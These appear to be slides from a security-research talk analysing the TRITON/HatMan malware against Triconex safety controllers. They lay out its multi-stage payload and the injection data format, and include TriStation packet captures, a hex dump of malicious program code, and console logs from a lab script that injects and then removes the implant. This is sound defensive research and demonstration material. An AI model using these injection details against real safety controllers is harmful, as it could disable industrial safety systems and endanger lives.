Stage 2: Implant Installer (**inject.bin**)

Stage 3: Backdoor Implant (**imain.bin**)

Stage 4: Missing OT Payload


- DEMO of how it could act like

1

Multi-Stage Payload

- Shellcode searches DRAM until it finds ***Control Program*** *(CP)* status structure, writes attacker-supplied *value* to ***fstat*** field


- Attacker queries status to check for success, uses *value* as argument (wait time & step number) for stage 2



Control value setting program

https://ics-cert.us-cert.gov/sites/default/files/documents/MAR-17-352-01%20HatMan%20-%20Safety%20System%20Targeted%20Malware%20%28Update%20A%29_S508C.PDF

Multi-Stage Payload - *fstat*



```
No.  Time                          Source          Destination     Protocol     Length Info
  73 2018-03-20 14:05:58.010908…   192.168.1.88    192.168.1.2     TRISTATION     68 33279 → 1502 Len=26
  74 2018-03-20 14:05:58.290242…   192.168.1.2     192.168.1.88    TRISTATION     64 1502 → 33279 Len=16 [ETHERNET FRAME CHECK SEQUENCE INCO
  75 2018-03-20 14:05:58.290750…   192.168.1.88    192.168.1.2     TRISTATION    164 33279 → 1502 Len=122
  76 2018-03-20 14:05:58.424707…   192.168.1.2     192.168.1.88    TRISTATION     64 1502 → 33279 Len=16 [ETHERNET FRAME CHECK SEQUENCE INCO
  77 2018-03-20 14:05:58.425142…   192.168.1.88    192.168.1.2     TRISTATION     58 33279 → 1502 Len=16
  78 2018-03-20 14:05:58.813048…   192.168.1.2     192.168.1.88    TRISTATION     64 1502 → 33279 Len=16 [ETHERNET FRAME CHECK SEQUENCE INCO
  79 2018-03-20 14:05:58.813498…   192.168.1.88    192.168.1.2     TRISTATION     58 33279 → 1502 Len=16
  80 2018-03-20 14:05:59.013346…   192.168.1.2     192.168.1.88    TRISTATION    244 1502 → 33279 Len=202
  81 2018-03-20 14:05:59.014675…   192.168.1.88    192.168.1.2     TRISTATION     58 33279 → 1502 Len=16
  82 2018-03-20 14:05:59.219677…   192.168.1.2     192.168.1.88    TRISTATION    244 1502 → 33279 Len=202
  83 2018-03-20 14:05:59.224767…   192.168.1.88    192.168.1.2     TRISTATION     58 33279 → 1502 Len=16
  84 2018-03-20 14:05:59.417425…   192.168.1.2     192.168.1.88    TRISTATION    244 1502 → 33279 Len=202
```

```
    cid: 0
  ▾ Command: 55 [Allocate program]
      id: 3
      next: 1
      full_chunks: 24
      offset: 0
      program_blocks (4 bytes): 24
    ▾ Programs:
        program: 0x8000403c        [1]
        program: 0x80006280        [2]
        program: 0x4000003c        [3]
        program: 0x4020037c        [4]
        program: 0x1c008240        [5]
        program: 0x04006280        [6]
        program: 0x6000003c        [7]
        program: 0x4020037c        [8]
        program: 0x0c008240        [9]
        program: 0x18004238        [10]
        program: 0x1c000048        [11]
        program: 0x8000003c        [12]
        program: 0x00018460        [13]
        program: 0x4020027c        [14]
        program: 0x18000040        [15]
        program: 0x04004238        [16]
        program: 0xc4ffff4b        [17]
        program: 0x0000003c        [18]
        program: 0x01800460        [19]
        program: 0x00008290        [20]
        program: 0xffff6038        [21]
        program: 0x02000044        [22]
        triton signature: 0x423c976f
        TScksum: 0x0c8b6005 (210460677)
  ▸ [Expert Info (Error/Malformed): TRITON malware detected! ]
    seq_num: 36
```

```
0000  40 00 00 00 00 02 00 0c  29 28 dd c5 00 00 45 00   @....... )(....E.
0010  00 96 59 12 40 00 40 11  5d 9a c0 a8 01 58 c0 a8   ..Y.@.@. ]....X..
0020  01 02 81 ff 05 de 00 82  84 3e 05 00 74 00 00 00   ........ .>..t...
0030  37 24 00 00 a4 1a 74 00  03 00 01 00 18 00 00 00   7$....t. ........
0040  18 00 00 00 40 3c 00 00  62 80 40 00 80 3c 40 20   ....@<.. b.@..<@
0050  03 7c 1c 00 82 40 04 00  62 80 60 00 80 3c 40 20   .|...@.. b.`..<@
0060  03 7c 0c 00 82 40 18 00  42 38 1c 00 00 48 80 00   .|...@.. B8...H..
0070  80 3c 00 01 84 60 40 20  02 7c 18 00 80 40 04 00   .<...`@  .|...@..
0080  42 38 c4 ff ff 4b 00 00  00 3c 01 80 04 60 00 00   B8...K.. .<...`..
0090  82 90 ff ff 60 38 02 00  00 44 42 3c 97 6f 0c 8b   ....`8.. .DB<.o..
00a0  60 05 15 d7                                        `...
```


https://github.com/NozomiNetworks/tricotools

2

Multi-Stage Payload

- ***Inject.bin*** handles the injection of ***imain.bin*** into the running firmware

data = *inject.bin* + (pyaload size +8) + *0x1234* + *imain.bin* + (pyaload size +8) + *0x56789A*




Operation of injector

https://ics-cert.us-cert.gov/sites/default/files/documents/MAR-17-352-01%20HatMan%20-%20Safety%20System%20Targeted%20Malware%20%28Update%20A%29_S508C.PDF

3 Multi-Stage Payload


- Stage 3 is a backdoor implant which ebables attacker with Read/Write/Execute access to controller memory via custom TriStation *'Get MP Status'* (FC: 0x1D) packet




Operation of implant

https://ics-cert.us-cert.gov/sites/default/files/documents/MAR-17-352-01%20HatMan%20-%20Safety%20System%20Targeted%20Malware%20%28Update%20A%29_S508C.PDF

Malware Execution Edge Cases



```
nozomi@kali:~/work_scada/plc/tristation-triconex/decompiled_code/library$ python script_test.py
setting arguments...
Injecting first stage of the malware - egg hunter
checking project state
dumping program table
counting functions (slow)
performing program mod
appending program
using append
sending mod request, attempt 1
code write success, confirming
append used, progcnt + 1
waiting for program to start
run success, mod success!
Uploading malicious payloads (inject.bin + imain.bin)
checking project state
dumping program table
counting functions (slow)
performing program mod
appending program
sign detected, using overwrite
sending mod request, attempt 1
code write success, confirming
waiting for program to start
run success, mod success!
status of the injection phase - fstat: 01000000
01 00 00 00                                             ....

countdown: 0
status of the injection phase - fstat: 02000000
02 00 00 00                                             ....

status of the injection phase - fstat: 03000000
03 00 00 00                                             ....

status of the injection phase - fstat: 04000000
04 00 00 00                                             ....

status of the injection phase - fstat: cc000000
CC 00 00 00                                             ....
```



```
status of the injection phase - fstat: 0f000000
0F 00 00 00                                             ....

Script has stopped
Script SUCCESS
force removing the code, no checks
uploading empty program
checking project state
dumping program table
counting functions (slow)
performing program mod
appending program
sign detected, using overwrite
sending mod request, attempt 1
code write success, confirming
waiting for program to start
run success, mod success!
```


https://www.monkeyuser.com/2017/step-by-step-debugging/

DEMO: TRITON in Action

https://www.tripwire.com/state-of-security/wp-content/uploads/sites/3/shutterstock_614342786.jpg

4

DEMO: Equipment Needed



Low-density chassis:

- 1.02 3008/N Tricon Enhanced Main Processor
- 1.05 4329/N/G NCM (Network Communications Module)
- 1.09 3503/E/EN Discrete Input, 24 V, 32 points
- 1.10 Marshalling Connector 2652 -310 DO
- 1.12 3604/E/EN Discrete Output, 24 VDC, 16 points

